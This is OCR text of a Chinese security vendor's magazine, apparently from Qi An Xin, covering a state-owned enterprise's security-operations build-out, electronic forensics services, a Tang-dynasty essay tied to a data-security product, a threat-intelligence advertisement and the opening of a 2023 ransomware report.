其次是平台对日志与告警的应接尽接。秉承日志“应接尽接”思路，需将安全系统 / 设备告警、网络设备日志、应用系统日志、重要操作系统日志等尽数汇集至 NGSOC 平台中，否则会出现漏处置而导致的假清零。日志与告警的接入不仅仅需要网络可达、不仅仅需要 NGSOC 提供标准接口，还需要考虑日志与告警的采集方式、采集路径，还需要考虑多区域、多云环境下的网络策略开放安全及安全管理难度，还需要考虑平台日志的合规存储等。该央企的 NGSOC 平台部署架构采用可扩展的分布式集群架构（每台也均部署椒图主机安全），在不同的区域及云 VPC 内部署日志采集节点，由日志采集节点汇聚本区域日志与告警，一对一的采取传输加密、接口校验等安全传输方式向 NGSOC 平台传输，由平台进行解析与预处理。

最后是基于平台的威胁建模、自动化联动与挂图闭环处置。NGSOC 作为该央企安全运营的中心平台，基于采集的全量日志与告警做关联分析、规则优化。例如，2022 年攻防演习期间，该央企 NGSOC 平台每天接入 10 亿余日志、产生成百上千万条告警），针对集权系统、重点业务等开展威胁建模，之后协同 SOAR 等平台开展自动化处置工作，具体如下：

① 平台经过规则过滤后的告警发送至 SOAR，例如 2022 年攻防演习期间，每天仍有近 5000 条告警发送至 SOAR）；

② 通过 SOAR 制定剧本、联动关联防火墙设备进行自动化封禁；

③ 封禁告警处置信息及无法自动化封禁的告警返回 NGSOC 平台，例如，2022 年攻防演习期间，每天 SOAR 又回到 NGSOC 的告警大概有 1000 条左右；

④ 监控人员针对无法自动化处理的告警进行分析，在冬奥版定制清零挂图大屏中进行“告警评论”处置；

⑤ 监控人员无法处置的告警，通过 NGSOC 工单发送至研判人员，研判人员进行“告警评论”处置，例如 2022 年攻防演习期间，保障 10 分钟之内告警全部清零处置；

⑥ 处置决策需要进行应急或通报或二线反馈等操作，通过内部蓝信或集团工单系统进行协同。目前，在常态化过程中，通过 NGSOC+SOAR 联动的自动化处置率能达到 85%，下阶段目标要达到 90%。

基于 NGSOC 的冬奥版定制清零挂图大屏

6、可应对平战的常态化运行机制

该央企在“平战一体化安全运营工程”建设的同时，参照冬奥平战融合网络安全运行模式，建立实体网络安全运营中心、平战融合安全运行组织与机制，汇聚形成“平时运营、随时应战”的安全运营姿态与机制，将战时机制融入平时运营阶段，“招之即来，来之能战”，平战结合，有效地、高效地持续安全运营。


首先建成常态化实体网络安全运营中心。基于集团原运营体系、结合冬奥模式和标准，建设形成了集团实体网络安全运营中心，设置 40 余个运营工位、1 个挂图作战研讨室、1 个决策指挥室，优化形成了“平战融合”的组织机构、运营流程，在实战攻防期间发挥了重大作用。在 2022 年国家级实战攻防演习前的 2 个月能快速建成，也得益于明确的目标与高要求的建设过程：确定实战攻防演习“零失分”“零事故”并固化构建常态化运营体系为目标，过程中通过项目机制管控，保障责任落实、工作落地。

其次建立冬奥模式安全运营组织与运营机制。北京冬奥的网络安全运营组织是一个机构两块牌子，有专门的领导小组，管理人员和运行人员归属于一个机构。一个团队，平时既承担日常态工作，战时又承担运行态工作，这样平战融合的组织机构，有助于常态化工作的有效运转与高效执行。该央企参考冬奥模式，设置了平战融合的组织机构，执行日常管理态工作以及运行态工作，实现了真正的常态化平战一体运营。

最后是落实标准动作支撑长期高质量运营。网络安全运营是长期持续开展工作，过程中的人员更迭、工具更新、策略变化等不可避免，落实责任、落实标准 SOP 是保障持续高质量运行效果的关键。充分借鉴北京冬奥模式，在 2022 年国家级实战攻防演习期间，优先完成 20 余个二、三、四级制度、流程表单、SOP 并内部发布运行，同时还制定了完整的标准制度编制计划，为持续的标准化运营提供了标准制度支撑。不仅如此，该央企结合攻防演习期间的问题与尚未大规模开展的“业务纵深分层与应用安全工程”，将安全纳入应用系统的全生命周期中，以网络安全运营中心为抓手，严格执行应用系统上线安全管理规范及流程，最小化的降低应用安全整改成本，防止应用系统“带病”上线、“将就”运行、重保“下线”的问题。

三、跃升效果篇：四大提升，从“量变”迈向“质变”

可以说，在实战中不断汲取经验和成长进阶，是该央企网络安全建设的重要收获。从 2020 年到 2022 年，该央企网络安全迎来了“三级跳”，



参照的北京冬奥网络安全运营架构图

真正实现了从“量变”到“质变”的完美跃迁。其主要能力提升可以归纳为四个方面：

第一个提升，是从事件驱动的“缝缝补补”，到提升为能力驱动的体系化建设。过去是遇到攻击后再“兵来将挡、水来土掩”，基本是由事件驱动。但随着 2020—2022 年持续的全局规划和能力体系构建，逐渐形成由能力驱动的体系化建设。

第二个提升，是由单靠人员进行问题处置，变化为基于数据的智能化、自动化处置。过去，遇到问题主要靠增加人手解决，各种产品告警，基本靠人工研判分析。到目前，通过把所有告警数据全部收集上来，进行智能化的分析、研判和自动化处置，实现了从原来“纯靠专家”到自动化处置的极大进阶，大大节省了人力。

第三个提升，是由各自为战的基础运维，提升为有条不紊的组织化、流程化运营。过去从终端运维到网络运维，从集团总部到分支单位，都处于很少沟通、没有协同、各自为战的状态。通过实战攻防演习，分支单位、总部，云、网、端，彼此之间的距离迅速拉近了，尤其是广域网建设将大家拉到一张网、纳入一盘棋中，同时进一步通过建立运营中心，实现了拓扑网的组织和流程化的运营。

第四个提升，是由数字化开放的谨小慎微，转变为大步开展数字化转型工作。当前，数字化转型在各个行业全面展开，很多央企担心数字化业务开放和移动办公的普及等，是否会带来更多、更严重的安全问题。为此，该央企充分协调好业务、信息化和安全部门之间的关系，让安全不再是数字化的桎梏和阻力，而是发展的保障和助力，推动安全和数字化相辅相成、协同并进。

> 建立实体网络安全运营中心、平战融合安全运行组织与机制，汇聚形成“平时运营、随时应战”的安全运营姿态与机制，将战时机制融入平时运营阶段，有效、高效的持续安全运营。

四、跃升建议篇：五大经验，打造央企典范

回顾该央企的网络安全体系化建设之路，可以归纳为五方面经验：

一是全局规划设计，需要全局体系化能力设计，形成可落地执行的工程化行动项并按路线图实施；

二是全维度汇聚分析，需要建设支持全维度安全数据汇聚与分析的安全运营平台，通过做规则优化、设计建模、自动化处置等，实现挂图作战与自动化响应一体化；

三是平战融合机制，需要建设平战融合的常态化安全运行组织与流程机制，支撑日常管理态与运行态工作；

四是持续过程管控，在规划、设计落地过程中，需要“规划——建设——运营”的持续过程管控，真正结合实际情况及时地纠偏、优化；

五是周期性评估优化，建设完成之后，仍需要开展周期性网络安全架构评估，包括技术、管理、运营等层面，因为只有持续地提升和改进，才能不断改进运营效果，让企业赢得更大收益。

纸上终觉浅，实战见真章。可以看出，该大型央企通过三年多的实战探索和验证，最终完成了安全能力进阶的三级跳，更为广大央企打造了高标准、可参考借鉴的网络安全体系建设“样板间”。安

构建全链条电子证据服务，打造数字司法新范式

作者 | 段继平

某企业高管在离职前，利用其高级管理权限，将大量机密文件下载到U盘，并清空了计算机。针对这种侵犯企业利益的行为，鉴定专家通过科学的方法和技术手段，对计算机数据进行了恢复，从中提取了文档信息和外接存储设备插拔记录；并对涉案电子数据的真实性、完整性、关联性进行了鉴定，成为法院确认侵权行为的关键证据。

事中取证和事后鉴定在这里扮演了决定性的角色，但这条路径并非完美无缺。电子数据易灭失、易篡改，即使专家能够利用高级技术恢复部分数据，但数据的完整性和原始性可能受到质疑。如果运用区块链技术进行数据存证，从源头上确保证据的完整性和真实性，可以大大降低数据在事后被质疑的可能性。

针对行业困境与挑战，需要构建全链条的电子证据服务，涵盖事前存证、事中取证、事后鉴定全流程，才能全面应对网络诈骗、网络侵入、版权纠纷及企业内部调查等问题，为当前智慧司法领域的发展注入新技术与新思路。

随着行业的不断发展，
未来标准化、规范化、轻量化的
数字司法解决方案存在广阔的需求。

一、电子取证行业面临三大挑战困境

当前全球正在经历一场数字技术革命，云计算、物联网、人工智能等新兴技术深刻改变我们社会与生活的方方面面。在无处不在的数字世界，数据成为社会运行的关键要素。聚焦到司法领域，电子数据在指控犯罪中的作用越来越重要，经常成为调查过程中的关键证据。电子数据在证据体系中已经成为名副其实的“证据之王”。


2012 年修改后的《刑事诉讼法》将电子数据确立为法定证据种类，从根本上确立了电子数据作为独立证据的地位。现在，电子数据不仅涉及各类新型网络案件，还深入到越来越多传统案件。统计显示，目前全国民事案件中超过 84% 涉及电子证据，且互联网法院几乎 100% 的案件提交了电子证据。

行业方兴未艾、一片盎然春意，但却依然面临体系尚未成熟、人才紧缺、技术滞后等三大挑战，亟待行业所有掌舵者与从业者去直视和应对。

1、案件突破难

技术发展日新月异，犯罪手段不断升级，结合电子数据量的剧增，线索发

现的难度逐渐提高。然而，当前行业又面临着人才的严重短缺，这使得这一困境变得更加尖锐。技术人员少，难以高效响应侦查需求；同时第三方机构多为“小微”企业，缺乏专业人才与技术实力，难以跟随科技进步及时更新技术能力和工具，更难以助力执法机关突破疑难案件。



2、证据保全难

电子数据易篡改、易灭失，同时，行政机关与企业尚未构建成熟完整的证据保管体系，导致电子证据在法律纠纷中的应用面临诸多困难。特别是在知识产权和商业秘密侵权纠纷频发的今天，企业因缺乏成熟的证据保管体系，难以确保证据的真实性、完整性和合法性，继而导致维权周期延长和成本增加；与此同时，网络违规内容泛滥，证据易消逝，监管机关亟需建立实时、合法合规的固证和保存机制，以确保重要电子证据在调查过程中不被篡改或删除，防止证据链出现断层，确保证据效力。

3、法院采信难

为确保证据采信，移交法庭的每一项电子数据都必须经过严格的记录和验证程序，以保证其连续性和不可抵赖性。此外，需形成能够互相印证的证据链条，并由专业人员为法官和检方就电子数据证据进行详细解释。当前，缺乏完善的证据管理与鉴真体系，电子数据作为证据的可靠性和有效性难以保障，法院对电子证据的采信率低下。

也正因如此，传统的数字司法服务手段逐渐显露出其局限性。对于公安机关而言，面对日益增长的电子数据取证需求和技术难度的持续上升，传统的“电子数据鉴定”手段已无法满足案件侦查的紧迫需求；而对于企业与行政机关，其在电子证据管理流程和取证能力上存在不足，在法律对证据规范化要求不断提升的大背景下，进一步催生了对全链条数字司法服务的迫切需求。

二、强化三大核心策略，打造全链条数字司法服务

面对行业的挑战和全链条数字司法服务的需求，我们的思路是：“让数字司法服务往前走，渗透到案件处理的各个阶段”。

基于这个判断，奇安信采取了以下战略布局。

1、事前——区块链司法存证平台

作为集成块链技术的数据价值司法保护平台，区块链司法存证平台可以为企业、行政监管及执法部门提供第三方司法存证服务。作为“第一手”证据来源，该平台确保电子数据的真实性、完整性和可追溯性，高效协助企业确权维权，助推执法合规。

2、事中——取证服务技术网点

在全国范围内布局取证技术服务网点，以快速有效地搜集和分析电子数据，提供密码破解、数据恢复、入侵渗透、APP 分析、现勘、远堪取证分析服务等全方位技术支持服务，帮助客户合法合规、快速高效地固定电子数据，防止数据的灭失和破坏。目前奇安信在全国范围内布局了 31 个取证技术服务网点。

3、事后——司法鉴定机构

通过电子数据司法鉴定机构，为用户提供客观公正、科学独立的电子数据司法鉴定与出庭质证服务。奇安信目前拥有上海盘石司鉴、北京网神洞鉴、陕西洞鉴云侦 3 家电子数据司法鉴定机构，已出具近万份司法鉴定意见书，采信率达 100%，能够进一步确保电子数据证据链条的完整性和有效性。

通过上述布局，可以实现事前、事中、事后全链条的服务体系。但要提供真正高质量的数字司法服务，还需要持续提升服务质量、强化本地化属性，包括法律必须熟练、规范，技术保持行业领先水平。

因此，提升数字司法服务质量需要强化三大核心策略。

1、规范化

规范化是提升服务质量的基石。

数字司法服务机构除了严格遵循 CNAS 和 CMA 的标准进行实验室质量管理工作，梳理出一整套电子数据取证鉴定的流程与方法，还需要积极参与行业标准制定，推进行业朝着标准化、

规范化的方向发展。在具体实践过程中，严格按照这两个质量管理体系工作，尽管会增加巨大的工作量，但确保规范化是电子数据取证的前提。

2、人才培养与技术提升

电子证据行业技术更新换代很频繁，行业需要学习能力强的年轻人。

面对巨大的人才缺口，最根本的解决办法是数字司法服务机构发挥技术优势，积极培养新人，为人才供给上补充新鲜血液。目前奇安信数字司法服务已建立起了“四大培训认证体系”，积极培养新人，为行业输送了大量专业人才；同时，为应对技术的持续演进，奇安信数字司法服务与盘古实验室、涉网犯罪研究中心等单位展开深入合作，以确保为各类疑难案件提供全方位的技术支持服务。

3、规模化

规模效应将成为数字司法服务最大的护城河。

在数字司法服务领域，提升规范性、加强人员素质、强化技术能力等，都是迈向规模化之前的必经之路——所谓规模化，就是将这种高质量的服务，快速地复制、落地到全国各地。目前，连锁化经营模式已初露雏形，奇安信在全国范围内已设立了多个司法鉴定所和取证技术服务网点，同时构建了全国通用的司法存证平台。

只有打造覆盖广泛、体系完整、安全可信的数字司法服务体系，并透过持续的努力与创新，才能更好地服务企业、行政监管及执法部门，促成司法的公正、透明与高效，为构筑更为公平正义的社会贡献力量。

三、电子数据服务需聚焦三大核心需求


根据我们多年电子取证的经验，用户的核心需求在于以下三点：解决疑难案件、多地响应及服务前置，这也正是奇安信数字司法服务努力实现的“差异化服务”。

1. 协助解决疑难案件

技术的发展永远领先于鉴定能力的发展，在公安机关办案过程中经常会遇到缺乏相应经验的情况。

例如，在一次国家重大会议期间，某市发生了恶性事件：嫌疑人在公共场合使用 iPhone 的 AirDrop 功能来传送不当言论。事件发生很紧急，但由于 AirDrop 不需要联网也可以进行投送，极难溯源。公安机关在事件发生一周后，委托多家机构进行调查，但都没有取得突破性进展。然而，盘古实验室仅用三天时间便找到了关键线索，通过一系列技术手段，成功锁定了嫌疑人的联系方式。

这并非个例。随着新技术的不断发



自动提取 airdrop 相关信息

展，在鉴定过程中遇到陌生的终端设备和情景是常态。但“魔高一尺，道高一丈”，奇安信技术团队始终保持着研究、学习的心态，分析新型设备与新型作案模式，并将相关经验沉淀、共享，用专业技术实力高效突破疑难案件。

2. 多地响应

从单兵作战走向网点化、规模化，带给客户最直接的体验便是无论在哪儿、无论提了什么需求，都能高效响应，尤其在案件波及多地时，显得尤为重要。

在警方现场勘查时，若没有专业的技术团队辅助固定证据，可能会存在“易失数据损坏”等问题。数字司法服务需要构建遍布全国的服务体系，才可以提供最高效、最完善的服务。奇安信数字司法服务目前已经拥有 3 个司法鉴定所、4 个取证实践基地，取证专家服务团队覆盖全国 31 个省份，且在可预见的未来，司法鉴定所还将逐步拓展区域。

例如，2020 年上海警方在工作中发现了数个名为“色 ×”“绝 ×”的 APP 可下载观看色情短视频情况，奇安信技术团队协助警方定位到了嫌疑人窝点，包括广西、广东、湖北、江苏、福建等多地；在开展集中收网时，我司配合警方调度 10 位专业技术人员前往多地，同时进行现场证据固定，共计收集手机、计算机等检材 80 余部，固定色情视频上千部，为案件的依法处理提供了有力支撑。

3. 服务前置

通常而言，电子数据司法鉴定处于案件尾声阶段，但无论是对于公安机关还是企业、行政监管部门，都更关注事前的“线索发现”与违规证据保全。传统的数字司法服务，往往只提供事后鉴定服务，很难满足客户的多元化需求。

为了满足这些多元化的需求，行业需要推动“服务前置”的理念：

- 面向公安机关，提供事前线索研判、事中取证固定 & 数据挖掘与事后司法鉴定服务。在事前阶段，通过专业技术协助警方在海量数据中快速挖掘有效线索，能够助力警方高效突破诸多复杂疑难案件。
- 面向行政监管部门，提供事前违规内容存证、事中取证固定与执法流程上链与事后司法鉴定服务。通过事前将违规证据实时保全上链，能够有效避免后期证据被篡改、灭失的风险，确保行政监管更有效率与效力。
- 面向企业，提供事前商业秘密和知识产权保护存证、事中取证固定与事后司法鉴定服务。通过事前将价值数据与商业秘密进行确权保全，当侵权纠纷发生时，企业能够高效、快速举证，显著降低维权成本。

通过对客户需求的精准把握和对市场脉搏的敏锐捕捉，数字司法服务行业需要致力于实现服务深度与广度的双重拓展：以客户价值感为核心导向，持续推进技术创新与专业能力的提升，旨在为客户提供高质、高效而全面的数字司法服务。

结语

至今为止，公检法始终是数字司法服务的主要受众，但企业与行政机关有着更广阔的需求：据 2022 年全国法院统计公报，民事案件达到了刑事案件的十倍量级，其中合同纠纷、知识产权与竞争纠纷是电子证据的高频应用场景。尤为重要的是，与公检法不同，企业和行政机关对于电子证据的了解还很有限，专业成熟的取证、存证机制也尚未建立。

这意味着未来标准化、规范化、轻量化的数字司法解决方案存在广阔的需求。正因如此，奇安信数字司法服务推出了“奇证云”平台，期望达成刑事、民事、行政、诉讼等各个领域的全方位服务覆盖。

面对方兴未艾、充满无限光明的市场，奇安信数字司法服务希望自己的探索，可以为行业和社会带来更加广泛和深远的价值。安

《长安三万里》勾勒出的大唐盛世，突然衰落的原因是什么？

作者 | 张少波

“只要诗在，长安就在。”

火爆今年暑期档的国产动画《长安三万里》，用高适、李白两位诗人的生命线，交织出了大唐王朝的瑰丽画卷。168 分钟的片长，众多的角色和场景、盛世长安的恢弘再现，浓墨重彩的绚丽动画，意境绝美的 48 首唐诗，共同烘托出了大唐的盛世景象。

鼎盛时期的唐朝，疆土达 1237 万平方公里，经济、科技水平、军事、文学等多个领域均为世界第一，缔造了万邦来朝的盛世景象，被公认为是中国历史的巅峰，国人的骄傲。然而，就这样的一个鼎盛王朝，正如《长安三万里》中的黄鹤楼一样，美轮美奂，却转瞬即逝。如此梦幻的盛唐，终归是昙花一现。而大唐的衰落，给我们留下无限遗憾的同时，也带来了更深层次的思考。

《长安三万里》故事的重要背景，就是安史之乱。可以说，安史之乱改变了太多剧中诗人的命运：李白因为错投永王，差点惹来杀身之祸，被判流放夜郎；杜甫中身陷长安，被叛军俘虏，从此颠沛流离；王维被叛军俘虏，逃走又被抓回；王昌龄返回老家途中被亳州刺史杀害；岑参被贬成都后客死他乡；唯有高适例外，因参与平定安史之乱建功立业，被封渤海县侯。

安史之乱深刻改变了中国历史的走向，它不仅让大唐盛世戛然而止，直接导致唐帝国的衰落与乱亡；还深刻影响后世数百年的政局与历史，成为中国历史的分水岭。

那么？安史之乱爆发是否是偶然突发事件？是单一事件还是多重因素叠加的结果？结合《长安三万里》和历史，一起来探寻唐朝衰落的深层真相。

盲目自大，忽视风险

《长安三万里》中，高适在边塞从军的时候，偶然遇到了被安禄山追捕的李白。原因是李白已经知晓安禄山有反叛之心，所以被后者追杀，四处逃亡，最终高适作为朋友，营救了李白。

李白最早察觉安禄山有反叛之心，这段剧情应该是有据可查的。李白在 752 年的时候，去过一次范阳，也就

是幽州地界，安禄山的大本营。在离开之后，李白专门写了一首诗叫作《幽州胡马客歌》，我们知道安禄山不是汉人，而是正经的胡人，因此李白这首诗中的胡马就是暗指安禄山。“绿眼虎皮冠，笑拂两只箭”写出了安禄山在当时十分嚣张，“疲兵良可叹，何时天狼灭”则说出了李白自己的思考，他认为国家会因为他而遭受祸乱。

李白想把在幽州的所见所闻汇报朝廷，但此时的唐玄宗听不进一切对于安禄山的负面新闻，因为当时安禄山是唐玄宗的大红人。不光是官位卑微的李白，只要有人敢说安禄山的坏话，唐玄宗既不打、也不罚，直接把他们送到安禄山的手里，交给安禄山处置。那么这些人的下场应该可以想象，会有多么悲惨。

不仅是安禄山要造反的消息，还有当时很多突出的社会矛盾，唐玄宗都选择性忽视，对风险不能及时洞察和管控，仍然沉溺于享乐之中。最终，大唐这艘“豪华巨轮”，逐渐走向危险的深渊。

重用小人，内耗加剧

《长安三万里》主要借高适的回忆，描绘了一生求仕途却屡次失意的李白。李白出身于商人之家，在唐朝那个尤其讲究出身门第的时代，终身不能参加科举考试。想走荐举的路线，却吃闭门羹。最终，李白蹉跎多年，一生都未曾真正踏入仕途，虽然一度因为献诗于唐玄宗供奉翰林，但也不过是加了 VIP 的高级御用文人。

同样，杜甫的仕途之路也非常不顺。因为李林甫的一句“野无遗贤”（天下的人才，已经全都跑到陛下这里来了），导致全国没有录取一个考生，杜甫自然也被李林甫堵住了前途。

最终，一位诗仙、一位诗圣，两位千古奇才，尽然在盛唐没有施展才华之地。这暴露了盛唐后期重用小人、远离贤才的趋势。

李林甫“口蜜腹剑”，凡是才能在他之上而被皇帝所重视的人，他都千方百计的将其除掉。杨国忠贪污受贿、专权误国、败坏朝纲、民怨沸腾，与安禄山互相倾轧、水火不容。这两位先后的宰相，堪称大唐朝堂中事实上的“内鬼”，重权在握加上以权谋私，加速了朝廷的衰败。

军事指挥拉跨，导致叛军长驱直入

安史之乱爆发后，名将高仙芝、封常清在前方战败，带领新募士兵集结潼关固守，却被宦官边令诚谗言杀害。大唐自毁长城、自断臂膀，失去了两个最优秀的军事将领。

这还没有完，《长安三万里》中，哥舒翰拖着快半身不遂的重病身躯，坚守潼关这个长安的最后一道防线。然而不懂军事的唐玄宗勒令哥舒翰主动出潼关大战安禄山叛军。最终，哥舒翰君命难违，只能带病出战。结局可想而知，正入叛军埋伏圈，20 万唐军全军覆没。哥舒翰本人也战败被抓。

潼关失守，叛军长驱直入，攻陷唐都长安，由此进入安史之乱的最高峰。李隆基在长安陷落前，仓惶出逃。到马嵬坡（陕西兴平西），随行的将士发生哗变，杀死杨国忠，又迫李隆基缢死杨贵妃。

自此，李隆基跌入了人生的最低谷，而唐朝也从万国来朝的极乐盛世，瞬间进入战火不断、群雄割据的至暗时代。此后的上千年，汉族再也没有建立起能媲美于大唐鼎盛时期的盛世王朝。

三大失误的启示

通过这段历史可以发现，李隆基对于唐朝的由盛转衰，负有不可推卸的责任。其问题可以分为三点：一是缺乏忧患意识，不能洞察风险；二是亲小人远贤臣，“内鬼”泛滥，难以管好；三是对外安全防备不足。多重因素叠加，最终导致大厦倾斜。

前事不忘，后事之师。在数字经济时代，企业也需要具有居安思危的意识。中央网信办不久前发布

的《数字中国发展报告（2022 年）》显示，2022 年我国数字经济规模达 50.2 万亿元，占国内生产总值比重为 41.5%。发展数字经济上升为国家发展战略，数据安全则成为保障数字经济健康发展的重要基石。

同样，企业的数据安全也面临三层问题。首先是安全风险难看清，在数据安全中，能看清这件事情比传统的网络安全要难得多；其次是内鬼难管好。相对于外部攻击者，内部人员拥有更高的权限和隐蔽性，很容易就能获取企业内部资料和财产；最后是外部攻击难防住。相对于传统的攻击形式，数据安全面临的攻击往往是复合的、激烈的，攻击手法变幻莫测，往往没有时间反应，后果也非常致命，防护难度极高。

在这种情况下，不久前，奇安信在2023数博会上重磅发布“奇安天盾”数据安全保护系统（简称“天盾”），用“六全”框架实现“三能”：能看清、能管好、能防住；一个系统解决各种数据安全问题。

在技术变革快，安全风险复杂，合规性要求越来高的背景下，数据安全面临着“难看清”“难管好”“难防住”等困境，奇安天盾能够基于六全框架，即全链路监测、全穿透识别，全兵种协同、全闭环处置及全天候控制、全场景防护，将“事件监测、风险分析、策略调整、访问控制”融为一套完整闭环体系，让数据安全风险能看清，内鬼能管好，攻击能防住。

老子说，“治大国如烹小鲜”。企业的数据安全建设，和王朝兴旺规律也有诸多相通之处。只要能做到“风险能看清，内鬼能管好，攻击能防住”这三方面工作，数据安全将真正得到全方位、体系化的保障。安

奇安信 | BEIJING 2022

北京2022年冬奥会官方赞助商

奇安信威胁情报中心

中国威胁情报行业领军者

威胁情报中心

奇安信威胁情报中心是奇安信集团旗下专注于威胁情报收集、分析、生产的专业部门，以业界领先的安全大数据资源为基础，基于奇安信长期积累的威胁检测和大数据技术，依托亚太地区顶级的安全分析师团队，通过创新性的运营分析流程，开发威胁情报相关的产品和服务，输出威胁安全管理与防护所需的情报数据，协助客户发现、分析、处置高级威胁活动事件。

威胁研判分析平台ALPHA： 一站式云端SaaS服务的威胁分析工具平台。是安全分析师为同行打造的利器，针对IOC查询、线索关联、事件溯源、样本行为检测和同源分析等威胁分析场景提供全面的解决方案。

高对抗云沙箱分析平台： 提供多种动静态检测、分析技术，展现文件各方面特征，帮助分析师快速判别、并掌握恶意软件的详情。

威胁分析武器库： 服务于安服、安运、安全分析师及各类企业用户。支持IOC自动化数据流检测、失陷情报、恶意IP批量查询；支持邮件批量自动化检测；支持WEB应急日志、主机应急日志分析。

威胁情报系统QAX TIP： 威胁情报平台是情报收集、维护、使用的综合性平台。可帮助企业在安全运营中，利用威胁情报快速检测、响应、分析和预防各类网络攻击威胁，并分析产生行业威胁情报。

威胁雷达： 利用大数据和威胁情报监测技术，整合了奇安信的高、中位威胁情报能力，提供指定区域内网络威胁高位监控、案件拓线分析、样本深度分析等多种能力。

样本同源分析系统： 奇安信威胁情报中心红雨滴团队基于样本基因深度解析，使用机器学习算法用于APT数字武器追踪的可视化分析系统。

高级威胁分析服务： 为网络安全主管单位，政府机构、行业客户及高校科研机构提供情报线索拓线和威胁分析服务，输出深度分析报告供其决策参考。

奇安信威胁情报中心：
ALPHA网址：https://ti.qianxin.com
雷达网址：https://r.ti.qianxin.com
扫描关注我们的微信公众号
邮箱：ti_support@qianxin.com

《2023 年中国勒索攻击态势报告》30 分钟是勒索攻击应急响应的“黄金救援期”

作者｜奇安信行业安全研究中心 安服团队

摘要


*根据勒索病毒攻击的“生存曲线”可知，勒索攻击的“黄金救援期”为发现攻击后的 0~30 分钟，在发现攻击者攻击后的半小时内，拦截攻击失陷的成功率极高，接近 90%。

*医疗卫生行业是勒索病毒攻击的重灾区，报案数量占到勒索病毒攻击事件报案总数的 21.4%；制造业排名第二，占比为 17.5%；生活服务紧随其后，占比为 14.6%。

